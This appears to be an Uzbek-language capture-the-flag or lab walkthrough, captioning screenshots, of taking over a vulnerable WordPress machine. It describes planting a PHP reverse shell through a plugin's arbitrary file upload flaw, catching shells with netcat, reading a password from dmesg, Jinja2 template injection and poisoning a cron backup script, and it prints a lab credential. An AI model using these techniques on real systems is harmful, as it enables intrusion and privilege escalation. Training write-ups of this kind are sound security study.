
webmaster : sanitarium ma'lumotlari bilan WordPress boshqaruv paneliga kirildi va plugin yuklash (Upload Plugin) bo'limiga o'tildi




ACF Frontend Display (versiya: 2.0.5) plaginidagi ixtiyoriy fayllarni yuklash (Arbitrary File Upload) zaifligi bo'yicha eksplot ma'lumotlari o'rganildi




Pentestmonkey loyihasining klassik **php-reverse-shell.php** skripti ko'zdan kechirildi




Kali tizimida **evil.php** fayli tayyorlanib, unga hujumchi mashina IP-manzili (192.168.56.1) va 4444-port kiritildi



WordPress ma'muriy panelidan **acf-frontend-display.2.0.5.zip** arxivi yuklash uchun tanlandi




Tanlangan plugin arxivi tizimga yuklanib o'rnatildi




ACF Frontend Display plagini muvaffaqiyatli faollashtirildi (Plugin activated)



curl orqali plaginning yuklash endpointiga evil.php yuklamasi yuborildi va serverga saqlangani haqida JSON javob olindi



Brauzerda `/wordpress/wp-content/uploads/uigen_2026/` katalogiga kirilib, yuklangan `evil.php` mavjudligi tasdiqlandi




4444-portdagi netcat tinglovchisiga `evil.php` ni ishga tushirish orqali `www-data` huquqida dastlabki reverse shell olindi




/home/sabrina katalogidagi password.txt fayli o'qildi va unda parol xotirada (memory) saqlangani haqidagi eslatma topildi




Yadro xotirasi xabarlarini tekshirish uchun dmesg | grep pass buyrug'i bajarildi va Sabrina paroli topildi: sabrina:dontforgetyourpasswordbitch




su sabrina buyrug'i va topilgan parol yordamida sabrina foydalanuvchisiga o'tildi



sudo -l tekshirildi va Sabrina foydalanuvchisi parolsiz webmaster nomidan /usr/bin/python /opt/app.py skriptini bajara olishi aniqlandi



SSH port forwarding (`ssh -L 5000:localhost:5000 sabrina@192.168.56.123 -p 22`) orqali ichki tarmoqdagi 5000-portda ishlayotgan Flask ilovasi ochildi



Flask ilovasining `?name=` parametriga Jinja2 Server-Side Template Injection (SSTI) orqali reverse shell yuklamasi yuborildi



webmaster



```
/home/caroline/backup
```


webmaster

guruhiga yozish huquqiga ega ekanligi (**drwxrwx---**)

aniqlandi



backup katalogidagi **backup.sh** skripti o'rganilib, u Caroline foydalanuvchisi tomonidan davriy ishga tushirilishi ma'lum bo'ldi



backup.sh ichiga 5555-portga ulanuvchi python reverse shell kodi yozilib, **nc -lvnp 5555** orqali **caroline** huquqida shell qabul qilindi

```
kali@kali: ~/cheetsheets/tools_and_misc

[ saidislom@kali ] [ ~/cheetsheets/tools_and_misc ] [ main ] [ 23:00:12 ]

